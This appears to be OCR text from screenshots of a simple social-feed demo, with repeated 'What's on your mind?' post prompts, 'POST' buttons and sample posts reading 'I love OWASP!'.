


What's on your mind?




What’s on your mind?

I love OWASP!




What’s on your mind?




What’s on your mind?


I love OWASP!


John: I love OWASP!




What’s on your mind?


What’s on your mind?
POST


What’s on your mind?
POST

